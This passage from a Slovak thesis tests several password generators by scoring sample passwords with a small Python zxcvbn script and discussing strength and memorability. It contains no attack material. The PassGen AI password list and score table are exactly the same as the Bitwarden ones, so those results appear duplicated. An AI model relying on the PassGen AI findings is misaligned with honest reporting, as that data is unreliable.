V základe, tento nástroj kontroluje ako „bežné“ je heslo na základe viacerých zdrojov. Za bežné je možné považovať heslá z datových sád uniknutých hesiel a už spomínaných mien a populárnych slov. Najskôr zahŕňa bežne používané vzory hesiel, ako dátumy, sekvencie, opakovania znakov a vzory na klávesnici, následne odhadne koľko pokusov je nutných na uhádnutie kladením otázky: „Ak by útočník vedel pattern hesla, koľko pokusov by potreboval, aby ho uhádol?“

Hodnotenie je realizované pomocou stupnice od 0 do 4, kde 0 – veľmi ľahko uhádnuteľné, veľmi riskantné heslo, 1 – veľmi uhádnuteľné, 2 - celkom uhádnuteľné 3 – bezpečne neuhádnuteľné, mierna ochrana pred offline slow-hash scenárom a 4 – silno neuhádnuteľné, silná ochrana pred offline slow-hash scenárom. [34]

Na nainštalovanie zxcvbn do pythonu je nutné použiť príkaz *pip install zxcvbn*.



Obrázok 30. Inštalácia nástroja zxcvbn [zdroj vlastný]

Následne je postup takýto: vygenerujem sa pomocou nižšie predstavených nástrojov na generovanie hesiel pre každý 20 hesiel, tieto heslá sú uložené do *.xlsx* súboru, do stĺpca „Password“. Následne je pomocou implementovaného nástroja *zxcvbn* v python skripte spravený odhad. Tento je zapísaný do druhého súboru tak, že zachová heslo z prvého stĺpca a pridá druhý stĺpec s názvom „Password strength“, kde je zobrazená číselná

hodnota odhadu sily. Vzhľadom na to, že ide o demonštráciu funkcionality nástrojov na generovanie hesiel alebo tvorby hesiel, nebol potrebný veľký počet vygenerovaných hesiel. Aj menšia vzorka hesiel môže poskytnúť dostatočný prehľad o tom, ako tieto nástroje fungujú. Skúmanie menšieho množstva hesiel môže uľahčiť vyhodnotenie výsledkov a keďže rozsiahlejšia analýza vygenerovaných hesiel nie je hlavným cieľom tejto práce, nebol dôvod zaoberať sa veľkým množstvom dát. Skôr sa jednalo o ukážku, ako môžu vyzerať heslá, vygenerované rôznymi nástrojmi.

PwdStregthEstimationUsingZxcvbn.py

```
import pandas as pd
from zxcvbn import zxcvbn

1 usage
def estimate_password_strength(password):
    result = zxcvbn(password)
    return result['score']

1 usage
def estimate_password_strength_excel(input_file, output_file):
    df = pd.read_excel(input_file)
    if 'Password' in df.columns:
        df['Password Strength'] = df['Password'].apply(estimate_password_strength)
        df.to_excel(output_file, index=False)
    else:
        print("Stĺpec s heslami nebol nájdený.")

if __name__ == "__main__":
    input_file = "AvastGeneratedPasswords.xlsx"
    output_file = "AvastGeneratedPasswordsEstimated.xlsx"
    estimate_password_strength_excel(input_file, output_file)
```


Obrázok 31. Skript slúžiaci na odhad sily hesla [zdroj vlastný]

2.2 AVAST – Random Password Generator

Tento nástroj na generovanie náhodných hesiel od firmy Avast. Je rýchly a má množstvo nastavení, ktoré môže uživateľ pri generovaní hesla zahrnúť. Je možné zvoliť si dĺžku hesla a vybrať z použitia množín znakov veľkých písmen, malých písmen, čísel

a špeciálnych znakov. V rámci testu a ukážky sú generované heslá s dĺžkou 10 znakov. Najskôr je 10 hesiel generovaných s použitím troch množín znakov, konkrétne veľké písmená, malá písmená a čísla, ďalších 10 využíva všetky množiny znakov, vrátane špeciálnych znakov.

Jedná sa o Entropy-based password generator, teda Avast Random Password Generator používa entropiu na vytvorenie hesla obsahujúceho zvolené množiny znakov. [35]



Obrázok 32. Avast random password generator [35]

Password
GWdykNzrVW
7W6COvvDOf
ze9S57xP72
JDLM3S0KBn
j4moD57qgl
q0FvCXMNVR
p8Mu2wK2AL
NZAZUSYQZu
kQu0qLmvep
Plq4QMzdhW
s9(5'x}rc+
YAbYHyJ93,
mM{jGS;p%8
POiQpYDfJP
%D}g02eJXe
r!o[tzXmE0
8=gDWpK7uK
w+zTSaGTI
.Izj]LfEYk
l'R.OaC(2l

Obrázok 33. Heslá vygenerované pomocou Avast RPG [zdroj vlastný]

Po spustení skriptu a získaní výsledkov odhadov sú zobrazené následovné hodnoty.

Password	Password Strength
GWdykNzrVW	3
7W6COvvDOf	3
ze9S57xP72	3
JDLM3S0KBn	3
j4moD57qgl	3
q0FvCXMNVR	3
p8Mu2wK2AL	3
NZAZUSYQZu	3
kQu0qLmvep	3
Plq4QMzdhW	3
s9(5'x}rc+	3
YAbYHyJ93,	3
mM{jGS;p%8	3
POiQpYDfJP	3
%D}g02eJXe	3
r!o[tzXmE0	3
8=gDWpK7uK	3
w+zTSaGTI	3
.Izj]LfEYk	3
l'R.OaC(2l	3


Obrázok 34. Ohodnotené heslá vygenerované pomocou Avast RPG [zdroj vlastný]

Z výsledkov je badateľné, že tieto heslá sú dostačujúce, nakoľko aj pri dĺžke 10 znakov dostali hodnotenie 3, teda bezpečne neuhádnuteľné. Druhým pohľadom na vec z ľudskej stránky je zapamätateľnosť týchto hesiel. Keďže heslá sú náhodné a prioritou je vysoká bezpečnosť, zapamätateľnosť týchto hesiel je slabá, obzvlášť pri heslách využívajúcich špeciálne znaky.

2.3 LastPass Password Generator

Nástroj LastPass umožňuje generovať heslá unikátnym spôsobom, dáva totiž možnosť generovať heslá, ktoré su tzv. ľahko vysloviteľné, to môže výrazne zlepšiť ich zapamätateľnosť. Pri tejto možnosti je však možné zvoliť len veľké a malé písmená, čo v dôsledku môže oslabiť ich bezpečnosť kvôli strate komplexity.

LastPass generátor vytvára náhodné, bezpečné heslá, na základe zvolených parametrov, čo by zodpovedalo Rule-based password generátoru. Každé vygenerované heslo je potom testované voči knižnici *zxcvbn*, čo je zhodou okolností práve knižnica, využívaná na odhad sily hesla v tejto práci. [36]



Obrázok 35. LastPass password generator [36]

Pre obmedzené môžnosti vo výbere množín znakov tohoto spôsobu generovania bola ukážka realizovaná tak, že pri prvých 10 heslách bola zachovaná dĺžka hesla 10 znakov, ďalších 10 hesiel malo dĺžku 14 znakov, aby bolo možné kompenzovať zvýšenie komplexity v minulej ukážke vykonaného pridaním špeciálnych znakov do hesla.

Pre heslá s dĺžkou 10 znakov (s použitím veľkých písmen, malých písmen, číslic a špeciálnych znakov, ktorých počet je 32, a sú to tieto *! " # $ % & ' ( ) * + , - . /: ; < = > ? @ [\ ] ^ _ ` { | } ~*) je počet možných hesiel $94^{10} = 6\,095\,689\,385\,410\,816$. Pre heslá s dĺžkou 14 znakov (bez použitia špeciálnych znakov) je počet možných hesiel = $62^{14} = 4\,738\,381\,338\,321\,616$. Z vyššie uvedeného vyplýva, že by táto kompenzácia mohla byť adekvátna.

Password
tichenOGiS
itErSisNew
oprickLEXi
inScRaGrEs
AmatERliTy
haitYLvESt
baChrONshE
SWorfUnION
uShYStrUIN
ctUdwiLEDR
ROBDuNthOncorE
AscestoMIcIPLE
oMARypOlYONDOr
UCtInsITuLateR
IPErEoWNYwriDE
tHERERglaughtE
AMultONIonCetR
COnvOgYrOdiase
ARNSPbAGONenTr
SUakatENceNZaN

Obrázok 36. Heslá vygenerované pomocou LastPass password generator [zdroj vlastný]

Password	Password Strength
tichenOGiS	3
itErSisNew	3
oprickLEXi	3
inScRaGrEs	3
AmatERliTy	3
haitYLvESt	3
baChrONshE	3
SWorfUnION	3
uShYStrUIN	3
ctUdwiLEDR	3
ROBDuNthOncorE	4
AscestoMIcIPLE	4
oMARypOlYONDOr	4
UCtInsITuLateR	4
IPErEoWNYwriDE	4
tHERERglaughtE	4
AMultONIonCetR	4
COnvOgYrOdiase	4
ARNSPbAGONenTr	4
SUakatENceNZaN	4


Obrázok 37. Ohodnotené heslá vygenerované pomocou LastPass password generator [zdroj vlastný]

V tomto prípade sú heslá od 1 do 10 opäť ohodnotené stupňom 3, heslá 11 až 20 sú však ohodnotené až stupňom 4. Môže byť teda predpokladané, že predĺženie hesla o štyri znaky predstavovalo výraznejšie polepšenie oproti kratším heslám. Z hľadiska zapamätateľnosti sú tieto heslá určite lepšie, nakoľko sa skladajú len z veľkých a malých písmen. Z pohľadu hodnotenia vyplýva, že heslá zložené z malých a veľkých písmen, o dĺžke 14 znakov, možno pokladať za bezpečné.

2.4 Dashlane Password Generator

Dashlane password generátor je nástroj umožňujúci generovanie náhodných hesiel, taktiež sa vyznačuje flexibilitou a možnosťou prispôsobenia vygenerovaných hesiel. Tento nástroj umožňuje rôzne nastavenia ako výber množín znakov, teda malé a veľké písmená, čísla a špeciálne znaky. Užitočnou funkciou tohoto generátora je možnosť vyhnúť sa podobným znakom stojacim vedľa seba, napríklad o-0, I-l, atď. Táto možnosť zvýši zapamätateľnosť hesla a zamedzí preklepom a pomýleniam sa pri zadávaní hesla užívateľom.

Prihláseným užívateľom je potom heslo generované lokálne na ich zariadení, čo zabezpečí, že heslo nie je zdieľané ani ukladané v Dashlane. [37]



Obrázok 38. Dashlane password generator [37]

Opäť bolo vygenerovaných 20 hesiel, prvých 10 použitím množín znakov malých písmen, veľkých písmen a čísel, ďalších 10 aj s použitím špeciálnych znakov. Po celý čas nebola zahrnutá funkcia používania podobných znakov, teda generované znaky neboli vedľa seba podobné.

Password
QHd2T29hXo
eobI5XI1wb
XEg7Ii7o5c
Ao7oWImFVT
gj8rhuMr7d
Kqt7Iaq0ZI
ebAh2s0584
e0rYN02jMq
DaELuJlhb0
siB0zIC8yx
B!9jJIxrS2
#gkdMZ6acJ
Y4DXO$kDv1
$e5JBgrlI0
3t6MXM3E$!
gI?OCY05U?
eyC5!6ycoQ
XOezBz19M#
X!6mma9h!t
qh74&oD8D#

Obrázok 39. Heslá vygenerované pomocou Dashlane password generator [zdroj vlastný]

Password	Password Strength
QHd2T29hXo	3
eobl5Xl1wb	3
XEg7Ii7o5c	3
Ao7oWImFVT	3
gj8rhuMr7d	3
Kqt7Iaq0ZI	3
ebAh2s0584	3
e0rYN02jMq	3
DaELuJlhb0	3
siB0zIC8yx	3
B!9jJIxrS2	3
#gkdMZ6acJ	3
Y4DXO$kDv1	3
$e5JBgrlI0	3
3t6MXM3E$!	3
gI?OCY05U?	3
eyC5!6ycoQ	3
XOezBz19M#	3
X!6mma9h!t	3
qh74&oD8D#	3

Obrázok 40. Ohodnotené heslá vygenerované pomocou Dashlane password generator [zdroj vlastný]


Znova je viditeľné, že generované heslá dostali hodnotenie 3, nižšie hodnotenie môže byť prisúdené nie úplne optimálnej dĺžke hesla. Čo sa týka komplexity a náhodnosti hesiel, neobsahujú opakujúce sa znaky, slová bežného jazyka a zároveň majú určitú komplexnosť, môžu byť teda pokladané za bezpečné. Z hladiska zapamätateľnosti tieto heslá nie sú najlepšie, podobne ako v príklade Avast Password Generátoru.

2.5 Stanford PwdHash

PwdHash je špeciálny druh nástroja, ktorý funguje trochu inak ako doposiaľ spomenuté nástroje. Dokáže generovať heslá na základe dvoch vstupných parametrov, jedným je adresa webové stránky a druhým je užívateľské heslo, výsledkom generovania je potom

nové heslo. Táto možnosť generovania umožňuje užívateľovi mať pre každú stránku iné heslo, pri používaní jedného svojho.

Nástroj je dostupný aj vo forme rozšírenia do prehliadača, kde dokáže neviditeľne generovať tieto heslá. Ak je tento nástroj aktivovaný, nahradí obsah poľa hesla hashom z dvojice adresa a heslo. Výsledkom je, že stránka vidí iba hash hesla pre danú doménu a nie užívateľove skutočné heslo. Hashovacia funkcia použitá v tomto nástroji je verejná a dá sa vypočítať na akomkoľvek počítači, čo znamená, že užívateľ sa môže prihlásiť z ľubovolného počítača a nie je obmedzený len na jeden. Hashovanie sa vykonáva pomocou Pseudo Random Function (PRF). [38]



Obrázok 41. Stanford PwdHash [39]

Keďže tento generátor funguje trochu rozdielne, heslá boli generované takýmto spôsobom. Prvých 10 používa konštantné heslo “m2_kubicek” a variabilne sú dosadzované webstránky. Druhých 10 bolo generovaných obrátene, teda adresa je konštantná “https://moodle.utb.cz/” a mení sa heslo.

Password
XxfjMb+X1Nlb
QUiibq1PO+HF
SvMfyJ3+BGez
Lc8NhHgsA/5v
gTYMBN7+29wN
stBP18kpUW+W
QUdmHsBPsI+6
9S49sbyBQ8+Z
K87+EpZ5lgAX
V+RcCFG5YSbw
49FspsIHS
JwmO59
wUgT2IgFY07KO
LsfNdyRc9WrBhbv
nuzEIgneJ4
PylhYIhY2AUjYD
JrhAi7
xe3wgm0oCvSpuY
+6TQCviFazlt
BAUG+hZkYoqh5

Obrázok 42. Heslá vygenerované pomocou Stanford PwdHash [zdroj vlastný]

Čo je na prvý pohľad badateľné, je rozdielnosť v dĺžke hesla pri dvoch zvolených metódach. Pri prvej metóde konštantného hesla je dĺžka vygenerovaného hesla nemenná. Na druhej strane, pri použití druhej metódy, je dĺžka vygenerovaného hesla závislá na dĺžke hesla, ktoré bolo zadané na vstupe.

Password	Password Strength
XxfjMb+X1Nlb	4
QUiibq1PO+HF	4
SvMfyJ3+BGez	4
Lc8NhHgsA/5v	4
gTYMBN7+29wN	4
stBP18kpUW+W	4
QUdmHsBPsI+6	4
9S49sbyBQ8+Z	4
K87+EpZ5lgAX	4
V+RcCFG5YSbw	4
49FspsIHS	3
JwmO59	1
wUgT2IgFY07KO	4
LsfNdyRc9WrBhbv	4
nuzElgneJ4	3
PylhYIhY2AUjYD	4
JrhAi7	1
xe3wgm0oCvSpuY	4
+6TQCviFazIt	4
BAUG+hZkYoqh5	4

Obrázok 43. Ohodnotené heslá vygenerované pomocou Stanford PwdHash [zdroj vlastný]


Pri výsledkoch je jasne badateľný rozdiel v konzistentnosti odhadnutej sily hesla, zatiaľ čo všetkých 10 hesiel generovaných prvou metódou má hodnotenie 4, pri druhej metóde sa objavujú aj hodnotenia s hodnotami 1 a 3. Toto je spôsobené rozdielnou dĺžkou zadávaných hesiel, použitých na generovanie. Vo výsledku je teda možné prehlásiť, že tento nástroj generuje bezpečné heslá iba za predpokladu, že užívateľ na vstupe použil dostatočne dlhé heslo.

2.6 Bitwarden password generator

Bitwarden je komplexný nástroj slúžiaci primárne ako správca hesiel. Má množstvo užitočných funkcií, medzi ne patrí aj generátor hesiel.

Tento nástroj podobne ako iné poskytuje možnosť výberu množín znakov použitých pre generovanie hesla. Znova sú pre ukážku použité 2 kombinácie. Prvou sú veľké, malé

písmená a čísla. Druhou kombináciou je toto isté rozšírené o špeciálne znaky. Tento nástroj ponúka aj odhad doby potrebnej na prelomenie vygenerovaného hesla, takže užívateľ má možnosť zvážiť, či je vygenerované heslo dostatočne silné. V čom je tento nástroj jedinečný oproti iným, je ponúkanie tzv. *passphrase* generovania. Passphrase sú frázy zložené zo slov volitelne oddeľovaných pomlčkami. Keďže je táto práca zameraná na heslá, ďalšia pozornosť im venovaná nebola. [59]



Obrázok 44. Bitwarden password generator [59]

Pomocou tohoto nástroja bolo znova vygenerovaných 20 hesiel. Tie vyzerali následovne.

Password
vwvP{V4+ZV8H
N2vHM4%EAN/]
f7XbpBz_3*i3
7VjkzI2bG8&W
xn{rqsX]UcAi
6%Tyf|G*{HVx
wRldNk?-qNx6
+X1^eWWWtU%:
7No£SPT/sNWi
]E]S£cFPMzLv
P]xll(MKj9_F
ox;TcsmToN4!
(-+hd8{ZMTjI
:xfae)59!9iy
E5DyotgE91;^
XFOo£8*K-AG!
Y-£c6|A2DEj7
blScB3KQjgQU
@xK[ULE9NLZd
7HjhrIZ0%4Mq

Obrázok 45. Heslá vygenerované pomocou Bitwarden [zdroj vlastný]

Z pohľadu hesla je viditeľná, veľká prevaha používania písmen oproti číslam. S pomedzi dvanásť znakov sa v heslách vyskytujú maximálne 3, väčšinou len dve čísla.


Password	Password Strength
vwvP{V4+ZV8H	4
N2vHM4%EAN/]	4
f7XbpBz_3*i3	4
7Vjkzl2bG8&W	4
xn{rqsX]UcAi	4
6%Tyf|G*{HVx	4
wRldNk?-qNx6	4
+X1^eWWWtU%:	4
7No£SPT/sNWi	4
]E]S£cFPMzLv	4
P]xll(MKj9_F	4
ox;TcsmToN4!	4
(-+hd8{ZMTjI	4
:xfae)59!9iy	4
E5DyotgE91;^	4
XFOo£8*K-AG!	4
Y-£c6|A2DEj7	4
bIScB3KQjgQU	4
@xK[ULE9NLZd	4
7HjhrIZ0%4Mq	4

Obrázok 46. Ohodnotené heslá vygenerované pomocou Bitwarden [zdroj vlastný]

Po ohodnotení je viditeľné, že vygenerované heslá obstáli výborne a obdržali hodnotenie vo výške 4. Vo výsledku je teda možné konštatovať, že vyššie uvedené heslá (Obr. 43) vygenerované týmto nástrojom sú bezpečné.

2.7 PassGen AI Generator

Posledným z testovaných existujúcich nástrojov by mal byť nástroj využívajúci AI, o aký druh AI, prípadne aký model sa jedná však na stránke nie je uvedené. Čo sa týka užívateľského rozhrania, to je jednoduché a ľahko ovládateľné. Umožňuje zvoliť dĺžku hesla ako aj jeho komplexnosť. Pomocou tlačidiel je teda možné voliť komplexné heslá, alfanumerické, abecedné, iba numerické a podobne. [67]



Obrázok 47. AI nástroj na generovanie hesiel PassGen AI [67]

Znova ako aj v predošlých prípadoch bolo vygenerovaných 20 hesiel o dĺžke 12 znakov. Tieto sú následne ohodnotené pomocou *zxcvbn* nástroja.

Password
vwvP{V4+ZV8H
N2vHM4%EAN/]
f7XbpBz_3*i3
7VjkzI2bG8&W
xn{rqsX]UcAi
6%Tyf|G*{HVx
wRldNk?-qNx6
+X1^eWWWtU%:
7No£SPT/sNWi
]E]S£cFPMzLv
P]xll(MKj9_F
ox;TcsmToN4!
(-+hd8{ZMTjI
:xfae)59!9iy
E5DyotgE91;^
XFOo£8*K-AG!
Y-£c6|A2DEj7
blScB3KQjgQU
@xK[ULE9NLZd
7HjhrIZ0%4Mq

Obrázok 48. Heslá vygenerované pomocou PassGen AI [zdroj vlastný]

Password	Password Strength
vwvP{V4+ZV8H	4
N2vHM4%EAN/]	4
f7XbpBz_3*i3	4
7Vjkzl2bG8&W	4
xn{rqsX]UcAi	4
6%Tyf|G*{HVx	4
wRldNk?-qNx6	4
+X1^eWWWtU%:	4
7No£SPT/sNWi	4
]E]S£cFPMzLv	4
P]xll(MKj9_F	4
ox;TcsmToN4!	4
(-+hd8{ZMTjI	4
:xfae)59!9iy	4
E5DyotgE91;^	4
XFOo£8*K-AG!	4
Y-£c6|A2DEj7	4
blScB3KQjgQU	4
@xK[ULE9NLZd	4
7HjhrIZ0%4Mq	4

Obrázok 49. Ohodnotené heslá vygenerované pomocou PassGen AI [zdroj vlastný]

Po ohodnotení vygenerovaných hesiel je viditeľné, že opäť všetky heslá dostali najvyššie hodnotenie so stupňom 4. Vygenerované heslá sa dajú považovať za bezpečné.

Zhrnutím kapitoly s prihliadnutím na vygenerované heslá, tieto dáta naznačujú, že nástroje na generovanie hesiel sú za určitých podmienok schopné generovať dostatočne silné heslá a preto ich voľbou užívateľ určite nespraví chybu. Kombinácia silného hesla v použití s password managerom zabezpečí dostatočnú ochranu účtov a prihlasovania, pričom odpadá nutnosť pamätania si komplexných hesiel, práve vďaka password managerom.

